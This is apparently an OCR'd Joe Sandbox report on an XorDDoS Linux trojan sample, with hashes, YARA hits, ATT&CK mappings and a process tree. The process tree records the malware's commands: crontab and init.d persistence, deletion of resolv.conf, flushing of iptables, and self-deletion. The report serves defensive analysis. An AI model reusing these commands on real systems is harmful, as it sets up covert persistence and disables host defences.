ID: 519576
Sample Name: HuuyISbqrL
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 22:29:12
Date: 10/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Linux Analysis Report HuuyISbqrL 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Analysis Advice 5
General Information 5
Process Tree 5
Yara Overview 6
Initial Sample 6
Dropped Files 6
Memory Dumps 6
Jbx Signature Overview 7
AV Detection: 7
System Summary: 7
Persistence and Installation Behavior: 7
Hooking and other Techniques for Hiding and Protection: 7
Mitre Att&ck Matrix 7
Malware Configuration 8
Behavior Graph 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
URLs from Memory and Binaries 9
Contacted IPs 9
Public 9
Runtime Messages 9
Joe Sandbox View / Context 9
IPs 9
Domains 10
ASN 11
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 12
Static File Info 13
General 13
Static ELF Info 14
ELF header 14
Sections 14
Program Segments 15
Network Behavior 15
Network Port Distribution 15
TCP Packets 15
System Behavior 15
Analysis Process: HuuyISbqrL PID: 5249 Parent PID: 5120 15
General 15
Analysis Process: HuuyISbqrL PID: 5250 Parent PID: 5249 16
General 16
Analysis Process: HuuyISbqrL PID: 5251 Parent PID: 5250 16
General 16
File Activities 16
File Deleted 16
File Read 16
File Written 16
Symbolic Link Created 16
Analysis Process: HuuyISbqrL PID: 5254 Parent PID: 5251 16
General 16
Analysis Process: HuuyISbqrL PID: 5255 Parent PID: 5254 16
General 16
Analysis Process: HuuyISbqrL PID: 5256 Parent PID: 5251 17
General 17
Analysis Process: HuuyISbqrL PID: 5257 Parent PID: 5256 17
General 17
Analysis Process: update-rc.d PID: 5257 Parent PID: 1860 17
General 17
File Activities 17
File Read 17
Directory Enumerated 17
Analysis Process: update-rc.d PID: 5264 Parent PID: 5257 17
General 17
Analysis Process: systemctl PID: 5264 Parent PID: 5257 18

General 18
File Activities 18
File Read 18
Analysis Process: HuuyISbqrL PID: 5258 Parent PID: 5251 18
General 18
Analysis Process: HuuyISbqrL PID: 5259 Parent PID: 5258 18
General 18
Analysis Process: HuuyISbqrL PID: 5260 Parent PID: 5251 18
General 18
Analysis Process: HuuyISbqrL PID: 5261 Parent PID: 5260 18
General 18
Analysis Process: update-rc.d PID: 5261 Parent PID: 1860 19
General 19
File Activities 19
File Read 19
Directory Enumerated 19
Directory Created 19
Symbolic Link Created 19
Analysis Process: update-rc.d PID: 5267 Parent PID: 5261 19
General 19
Analysis Process: systemctl PID: 5267 Parent PID: 5261 19
General 19
File Activities 19
File Read 19
Analysis Process: HuuyISbqrL PID: 5262 Parent PID: 5251 19
General 19
Analysis Process: sh PID: 5262 Parent PID: 5251 20
General 20
File Activities 20
File Read 20
Analysis Process: sh PID: 5263 Parent PID: 5262 20
General 20
Analysis Process: sed PID: 5263 Parent PID: 5262 20
General 20
File Activities 20
File Read 20
File Moved 20
Owner / Group Modified 20
Analysis Process: HuuyISbqrL PID: 5265 Parent PID: 5251 20
General 21
Analysis Process: sh PID: 5265 Parent PID: 5251 21
General 21
File Activities 21
File Read 21
Analysis Process: sh PID: 5266 Parent PID: 5265 21
General 21
Analysis Process: rm PID: 5266 Parent PID: 5265 21
General 21
File Activities 21
File Deleted 21
File Read 21
Analysis Process: HuuyISbqrL PID: 5270 Parent PID: 5251 21
General 22
Analysis Process: sh PID: 5270 Parent PID: 5251 22
General 22
File Activities 22
File Read 22
Analysis Process: sh PID: 5275 Parent PID: 5270 22
General 22
Analysis Process: whoami PID: 5275 Parent PID: 5270 22
General 22
File Activities 22
File Read 22
Analysis Process: HuuyISbqrL PID: 5271 Parent PID: 5251 22
General 22
Analysis Process: sh PID: 5271 Parent PID: 5251 23
General 23
File Activities 23
File Read 23
Analysis Process: sh PID: 5273 Parent PID: 5271 23
General 23
Analysis Process: iptables PID: 5273 Parent PID: 5271 23
General 23
File Activities 23
File Read 23
Analysis Process: HuuyISbqrL PID: 5272 Parent PID: 5251 23
General 23
Analysis Process: sh PID: 5272 Parent PID: 5251 24
General 24
File Activities 24
File Read 24
Analysis Process: sh PID: 5274 Parent PID: 5272 24
General 24
Analysis Process: whoami PID: 5274 Parent PID: 5272 24
General 24
File Activities 24
File Read 24
Analysis Process: HuuyISbqrL PID: 5281 Parent PID: 5251 24
General 24
Analysis Process: sh PID: 5281 Parent PID: 5251 25
General 25
File Activities 25
File Read 25

Analysis Process: sh PID: 5284 Parent PID: 5281 25
General 25
Analysis Process: touch PID: 5284 Parent PID: 5281 25
General 25
File Activities 25
File Read 25
Analysis Process: HuuyISbqrL PID: 5283 Parent PID: 5251 25
General 25
Analysis Process: sh PID: 5283 Parent PID: 5251 26
General 26
File Activities 26
File Read 26
Analysis Process: sh PID: 5287 Parent PID: 5283 26
General 26
Analysis Process: iptables PID: 5287 Parent PID: 5283 26
General 26
File Activities 26
File Read 26
Analysis Process: systemd PID: 5282 Parent PID: 5280 26
General 26
Analysis Process: snapd-env-generator PID: 5282 Parent PID: 5280 26
General 27
File Activities 27
File Read 27
File Written 27
Analysis Process: systemd PID: 5291 Parent PID: 5290 27
General 27
Analysis Process: snapd-env-generator PID: 5291 Parent PID: 5290 27
General 27
File Activities 27
File Read 27
File Written 27


Linux Analysis Report HuuyISbqrL

Overview

General Information

Sample Name:	HuuyISbqrL
Analysis ID:	519576
MD5:	f29045435920698.
SHA1:	22b027d1bef5821.
SHA256:	a07cd4589f01b49.
Tags:	32 elf intel
Infos:	

Detection




Score:	84
Range:	0 - 100
Whitelisted:	false

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Sample tries to persist itself using S…
- Machine Learning detection for dropp…
- Sample tries to persist itself using c…
- Drops files in suspicious directories
- Sample deletes itself
- Drops invisible ELF files
- Machine Learning detection for samp…
- Writes ELF files to disk
- Reads CPU information from /sys in…
- Yara signature match

Classification



Analysis Advice

All HTTP servers contacted by the sample do not answer. Likely the sample is an old dropper which does no longer work

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	519576
Start date:	10.11.2021
Start time:	22:29:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	HuuyISbqrL
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 20.04 x64 (Kernel 5.4.0-72, Firefox 91.0, Evince Document Viewer 3.36.10, LibreOffice 6.4.7.2, OpenJDK 11.0.11)
Analysis Mode:	default
Detection:	MAL
Classification:	mal84.troj.evad.lin@0/5@0/0
Warnings:	Show All

Process Tree

- **system is lnxubuntu20**
- HuuyISbqrL (PID: 5249, Parent: 5120, MD5: f29045435920698fbbe67b121e7bfe79) Arguments: /tmp/HuuyISbqrL
  - HuuyISbqrL New Fork (PID: 5250, Parent: 5249)
    - HuuyISbqrL New Fork (PID: 5251, Parent: 5250)
      - HuuyISbqrL New Fork (PID: 5254, Parent: 5251)
        - HuuyISbqrL New Fork (PID: 5255, Parent: 5254)
      - HuuyISbqrL New Fork (PID: 5256, Parent: 5251)
        - HuuyISbqrL New Fork (PID: 5257, Parent: 5256)
        - update-rc.d (PID: 5257, Parent: 1860, MD5: 16a21f464119ea7fad1d3660de963637) Arguments: update-rc.d HuuyISbqrL remove
          - update-rc.d New Fork (PID: 5264, Parent: 5257)
          - systemctl (PID: 5264, Parent: 5257, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl daemon-reload
      - HuuyISbqrL New Fork (PID: 5258, Parent: 5251)
        - HuuyISbqrL New Fork (PID: 5259, Parent: 5258)
      - HuuyISbqrL New Fork (PID: 5260, Parent: 5251)
        - HuuyISbqrL New Fork (PID: 5261, Parent: 5260)
        - update-rc.d (PID: 5261, Parent: 1860, MD5: 16a21f464119ea7fad1d3660de963637) Arguments: update-rc.d .chinaz{1636583395 defaults
          - update-rc.d New Fork (PID: 5267, Parent: 5261)
          - systemctl (PID: 5267, Parent: 5261, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl daemon-reload
      - HuuyISbqrL New Fork (PID: 5262, Parent: 5251)
      - sh (PID: 5262, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "sed -i '/\Vetc\V/cron.hourly\V/cron.sh/d' /etc/crontab && echo '*/3 * * * * root /etc/cron.hourly/cron.sh' >> /etc/crontab"
        - sh New Fork (PID: 5263, Parent: 5262)
        - sed (PID: 5263, Parent: 5262, MD5: 885062561f66aa1d4af4c54b9e7cc81a) Arguments: sed -i /\Vetc\V/cron.hourly\V/cron.sh/d /etc/crontab
      - HuuyISbqrL New Fork (PID: 5265, Parent: 5251)
      - sh (PID: 5265, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "rm -rf /etc/resolv.conf"
        - sh New Fork (PID: 5266, Parent: 5265)
        - rm (PID: 5266, Parent: 5265, MD5: aa2b5496fdbfd88e38791ab81f90b95b) Arguments: rm -rf /etc/resolv.conf
      - HuuyISbqrL New Fork (PID: 5270, Parent: 5251)
      - sh (PID: 5270, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c whoami
        - sh New Fork (PID: 5275, Parent: 5270)
        - whoami (PID: 5275, Parent: 5270, MD5: dbc1888ae50bb5d4d9a7a210d51be710) Arguments: whoami
      - HuuyISbqrL New Fork (PID: 5271, Parent: 5251)
      - sh (PID: 5271, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "iptables --flush"
        - sh New Fork (PID: 5273, Parent: 5271)
        - iptables (PID: 5273, Parent: 5271, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables --flush
      - HuuyISbqrL New Fork (PID: 5272, Parent: 5251)
      - sh (PID: 5272, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c whoami
        - sh New Fork (PID: 5274, Parent: 5272)
        - whoami (PID: 5274, Parent: 5272, MD5: dbc1888ae50bb5d4d9a7a210d51be710) Arguments: whoami
      - HuuyISbqrL New Fork (PID: 5281, Parent: 5251)
      - sh (PID: 5281, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "touch /home/root/ConfigDatecz"
        - sh New Fork (PID: 5284, Parent: 5281)
        - touch (PID: 5284, Parent: 5281, MD5: 3859c173f5d3b37be3e531b7c84a9c68) Arguments: touch /home/root/ConfigDatecz
      - HuuyISbqrL New Fork (PID: 5283, Parent: 5251)
      - sh (PID: 5283, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "iptables -A OUTPUT -p tcp --dport 0 -j DROP"
        - sh New Fork (PID: 5287, Parent: 5283)
        - iptables (PID: 5287, Parent: 5283, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -A OUTPUT -p tcp --dport 0 -j DROP
- systemd New Fork (PID: 5282, Parent: 5280)
- snapd-env-generator (PID: 5282, Parent: 5280, MD5: 3633b075f40283ec938a2a6a89671b0e) Arguments: /usr/lib/systemd/system-environment-generators/snapd-env-generator
- systemd New Fork (PID: 5291, Parent: 5290)
- snapd-env-generator (PID: 5291, Parent: 5290, MD5: 3633b075f40283ec938a2a6a89671b0e) Arguments: /usr/lib/systemd/system-environment-generators/snapd-env-generator
- **cleanup**

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
HuuyISbqrL	CN_disclosed_20180208_Isls	Detects malware from disclosed CN malware set	Florian Roth	• 0xf5ef0:$x1: User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)

Dropped Files


Source	Rule	Description	Author	Strings
/etc/init.d/.chinaz{1636583395	CN_disclosed_20180208_Isls	Detects malware from disclosed CN malware set	Florian Roth	• 0xf5ef0:$x1: User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)

Memory Dumps

Source	Rule	Description	Author	Strings
5254.1.000000001a887bdc.00000000078f03a4.r-x.sdmp	CN_disclosed_20180208_Isls	Detects malware from disclosed CN malware set	Florian Roth	• 0xf5ef0:$x1: User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
5260.1.000000001a887bdc.00000000078f03a4.r-x.sdmp	CN_disclosed_20180208_Isls	Detects malware from disclosed CN malware set	Florian Roth	• 0xf5ef0:$x1: User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)

Source	Rule	Description	Author	Strings
5250.1.000000001a887bdc.00000000078f03a4.r-x.sdmp	CN_disclosed_20180208_Isls	Detects malware from disclosed CN malware set	Florian Roth	• 0xf5ef0:$x1: User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
5259.1.000000001a887bdc.00000000078f03a4.r-x.sdmp	CN_disclosed_20180208_Isls	Detects malware from disclosed CN malware set	Florian Roth	• 0xf5ef0:$x1: User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
5256.1.000000001a887bdc.00000000078f03a4.r-x.sdmp	CN_disclosed_20180208_Isls	Detects malware from disclosed CN malware set	Florian Roth	• 0xf5ef0:$x1: User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Click to see the 4 entries				

Jbx Signature Overview



- AV Detection
- Bitcoin Miner
- Networking
- System Summary
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

System Summary:

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior:

Sample tries to persist itself using System V runlevels

Sample tries to persist itself using cron

Hooking and other Techniques for Hiding and Protection:

Drops files in suspicious directories

Sample deletes itself

Drops invisible ELF files


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Imp
Valid Accounts	Command and Scripting Interpreter 1	At (Linux) 2	At (Linux) 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Mod Sys Par
Default Accounts	Scripting 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 2	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Dev Loc
Domain Accounts	At (Linux) 2	Logon Script (Windows)	Logon Script (Windows)	Hidden Files and Directories 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Del Dev Dat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Indicator Removal on Host 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Car Billi Fra
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	File Deletion 1 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Mar App Ran or F

Malware Configuration

No configs have been found

Behavior Graph



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
HuuyISbqrL	54%	Virustotal		Browse
HuuyISbqrL	73%	ReversingLabs	Linux.Trojan.XorDDoS	
HuuyISbqrL	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
/etc/init.d/.chinaz{1636583395	100%	Joe Sandbox ML		
/etc/cron.hourly/cron.sh	5%	Virustotal		Browse
/etc/cron.hourly/cron.sh	11%	Metadefender		Browse
/etc/cron.hourly/cron.sh	18%	ReversingLabs	Linux.Trojan.XorDDoS	
/tmp/.chinaz{1636583395	73%	ReversingLabs	Linux.Trojan.XorDDoS	

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
109.202.202.202	unknown	Switzerland		13030	INIT7CH	false
91.189.91.43	unknown	United Kingdom		41231	CANONICAL-ASGB	false
91.189.91.42	unknown	United Kingdom		41231	CANONICAL-ASGB	false

Runtime Messages

Command:	/tmp/HuuyISbqrL
Exit Code:	0
Exit Code Info:	
Killed:	False
Standard Output:	
Standard Error:	

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
109.202.202.202	jg7QoCfLt9	Get hash	malicious	Browse	
	6fY7B26kxl	Get hash	malicious	Browse	
	XifGReFMVH	Get hash	malicious	Browse	
	7AqQ8f7JW9	Get hash	malicious	Browse	
	p67fy5fGRq	Get hash	malicious	Browse	
	Akuryo.0curl	Get hash	malicious	Browse	
	7Rbcfd7SY6	Get hash	malicious	Browse	
	pty	Get hash	malicious	Browse	
	uW2ZTbN5he	Get hash	malicious	Browse	
	UepSHkC2Xf	Get hash	malicious	Browse	
	OGQrtAf7KP	Get hash	malicious	Browse	
	GUqOv3bL5d	Get hash	malicious	Browse	
	NR882H5GR7	Get hash	malicious	Browse	
	RiK1IzVe2X	Get hash	malicious	Browse	
	aWZ2hz8omM	Get hash	malicious	Browse	
	tQquJRZ7g7	Get hash	malicious	Browse	
	wbpnDWBtzx	Get hash	malicious	Browse	
	OqWVsqYanQ	Get hash	malicious	Browse	
	VMdqUErQGQ	Get hash	malicious	Browse	
	m-i.p-s.Sakura	Get hash	malicious	Browse	
91.189.91.43	jg7QoCfLt9	Get hash	malicious	Browse	
	6fY7B26kxl	Get hash	malicious	Browse	
	XifGReFMVH	Get hash	malicious	Browse	
	7AqQ8f7JW9	Get hash	malicious	Browse	
	p67fy5fGRq	Get hash	malicious	Browse	
	Akuryo.0curl	Get hash	malicious	Browse	
	7Rbcfd7SY6	Get hash	malicious	Browse	
	pty	Get hash	malicious	Browse	
	uW2ZTbN5he	Get hash	malicious	Browse	
	UepSHkC2Xf	Get hash	malicious	Browse	
	OGQrtAf7KP	Get hash	malicious	Browse	
	GUqOv3bL5d	Get hash	malicious	Browse	
	NR882H5GR7	Get hash	malicious	Browse	
	RiK1IzVe2X	Get hash	malicious	Browse	
	aWZ2hz8omM	Get hash	malicious	Browse	
	tQquJRZ7g7	Get hash	malicious	Browse	
	wbpnDWBtzx	Get hash	malicious	Browse	
	OqWVsqYanQ	Get hash	malicious	Browse	
	VMdqUErQGQ	Get hash	malicious	Browse	
	m-i.p-s.Sakura	Get hash	malicious	Browse	
91.189.91.42	jg7QoCfLt9	Get hash	malicious	Browse	
	6fY7B26kxl	Get hash	malicious	Browse	
	XifGReFMVH	Get hash	malicious	Browse	
	7AqQ8f7JW9	Get hash	malicious	Browse	
	p67fy5fGRq	Get hash	malicious	Browse	
	Akuryo.0curl	Get hash	malicious	Browse	
	7Rbcfd7SY6	Get hash	malicious	Browse	
	pty	Get hash	malicious	Browse	
	uW2ZTbN5he	Get hash	malicious	Browse	
	UepSHkC2Xf	Get hash	malicious	Browse	
	OGQrtAf7KP	Get hash	malicious	Browse	
	GUqOv3bL5d	Get hash	malicious	Browse	
	NR882H5GR7	Get hash	malicious	Browse	
	RiK1IzVe2X	Get hash	malicious	Browse	
	aWZ2hz8omM	Get hash	malicious	Browse	
	tQquJRZ7g7	Get hash	malicious	Browse	
	wbpnDWBtzx	Get hash	malicious	Browse	
	OqWVsqYanQ	Get hash	malicious	Browse	
	VMdqUErQGQ	Get hash	malicious	Browse	
	m-i.p-s.Sakura	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CANONICAL-ASGB	jg7QoCfLt9	Get hash	malicious	Browse	• 91.189.91.42
	6fY7B26kxl	Get hash	malicious	Browse	• 91.189.91.42
	XifGReFMVH	Get hash	malicious	Browse	• 91.189.91.42
	7AqQ8f7JW9	Get hash	malicious	Browse	• 91.189.91.42
	p67fy5fGRq	Get hash	malicious	Browse	• 91.189.91.42
	Akuryo.0curl	Get hash	malicious	Browse	• 91.189.91.42
	7Rbcfd7SY6	Get hash	malicious	Browse	• 91.189.91.42
	pty	Get hash	malicious	Browse	• 91.189.91.42
	uW2ZTbN5he	Get hash	malicious	Browse	• 91.189.91.42
	UepSHkC2Xf	Get hash	malicious	Browse	• 91.189.91.42
	OGQrtAf7KP	Get hash	malicious	Browse	• 91.189.91.42
	GUqOv3bL5d	Get hash	malicious	Browse	• 91.189.91.42
	NR882H5GR7	Get hash	malicious	Browse	• 91.189.91.42
	RiK1IzVe2X	Get hash	malicious	Browse	• 91.189.91.42
	aWZ2hz8omM	Get hash	malicious	Browse	• 91.189.91.42
	tQquJRZ7g7	Get hash	malicious	Browse	• 91.189.91.42
	wbpnDWBtzx	Get hash	malicious	Browse	• 91.189.91.42
	OqWVsqYanQ	Get hash	malicious	Browse	• 91.189.91.42
	VMdqUErQGQ	Get hash	malicious	Browse	• 91.189.91.42
	m-i.p-s.Sakura	Get hash	malicious	Browse	• 91.189.91.42
CANONICAL-ASGB	jg7QoCfLt9	Get hash	malicious	Browse	• 91.189.91.42
	6fY7B26kxl	Get hash	malicious	Browse	• 91.189.91.42
	XifGReFMVH	Get hash	malicious	Browse	• 91.189.91.42
	7AqQ8f7JW9	Get hash	malicious	Browse	• 91.189.91.42
	p67fy5fGRq	Get hash	malicious	Browse	• 91.189.91.42
	Akuryo.0curl	Get hash	malicious	Browse	• 91.189.91.42
	7Rbcfd7SY6	Get hash	malicious	Browse	• 91.189.91.42
	pty	Get hash	malicious	Browse	• 91.189.91.42
	uW2ZTbN5he	Get hash	malicious	Browse	• 91.189.91.42
	UepSHkC2Xf	Get hash	malicious	Browse	• 91.189.91.42
	OGQrtAf7KP	Get hash	malicious	Browse	• 91.189.91.42
	GUqOv3bL5d	Get hash	malicious	Browse	• 91.189.91.42
	NR882H5GR7	Get hash	malicious	Browse	• 91.189.91.42
	RiK1IzVe2X	Get hash	malicious	Browse	• 91.189.91.42
	aWZ2hz8omM	Get hash	malicious	Browse	• 91.189.91.42
	tQquJRZ7g7	Get hash	malicious	Browse	• 91.189.91.42
	wbpnDWBtzx	Get hash	malicious	Browse	• 91.189.91.42
	OqWVsqYanQ	Get hash	malicious	Browse	• 91.189.91.42
	VMdqUErQGQ	Get hash	malicious	Browse	• 91.189.91.42
	m-i.p-s.Sakura	Get hash	malicious	Browse	• 91.189.91.42
INIT7CH	jg7QoCfLt9	Get hash	malicious	Browse	• 109.202.202.202
	6fY7B26kxl	Get hash	malicious	Browse	• 109.202.202.202
	XifGReFMVH	Get hash	malicious	Browse	• 109.202.202.202
	7AqQ8f7JW9	Get hash	malicious	Browse	• 109.202.202.202
	p67fy5fGRq	Get hash	malicious	Browse	• 109.202.202.202
	Akuryo.0curl	Get hash	malicious	Browse	• 109.202.202.202
	7Rbcfd7SY6	Get hash	malicious	Browse	• 109.202.202.202
	pty	Get hash	malicious	Browse	• 109.202.202.202
	uW2ZTbN5he	Get hash	malicious	Browse	• 109.202.202.202
	UepSHkC2Xf	Get hash	malicious	Browse	• 109.202.202.202
	OGQrtAf7KP	Get hash	malicious	Browse	• 109.202.202.202
	GUqOv3bL5d	Get hash	malicious	Browse	• 109.202.202.202

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NR882H5GR7	Get hash	malicious	Browse	• 109.202.202.202
	RiK1IzVe2X	Get hash	malicious	Browse	• 109.202.202.202
	aWZ2hz8omM	Get hash	malicious	Browse	• 109.202.202.202
	tQquJRZ7g7	Get hash	malicious	Browse	• 109.202.202.202
	wbpnDWBtzx	Get hash	malicious	Browse	• 109.202.202.202
	OqWVsqYanQ	Get hash	malicious	Browse	• 109.202.202.202
	VMdqUErQGQ	Get hash	malicious	Browse	• 109.202.202.202
	m-i.p-s.Sakura	Get hash	malicious	Browse	• 109.202.202.202

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
/etc/cron.hourly/cron.sh	BK86XsOVqX	Get hash	malicious	Browse	

Created / dropped Files

/etc/cron.hourly/cron.sh	
Process:	/tmp/HuuyISbqrL
File Type:	POSIX shell script, ASCII text executable
Category:	dropped
Size (bytes):	223
Entropy (8bit):	4.756432444291805
Encrypted:	false
SSDEEP:	6:htiy4Mrm9lVNy28XbCVP270gJdUiynrgns:RjwVNfGbWPirSR
MD5:	B791B087B1795E3674A9AA765C76FC04
SHA1:	B53F478234AE97F3CDBF2E7FE7EC68D687FEB7C1
SHA-256:	1C1E9B69CF8021BF7CE1F60DCAA2D31C1E21ED4B6E474F3571DA81FFD5A9B69E
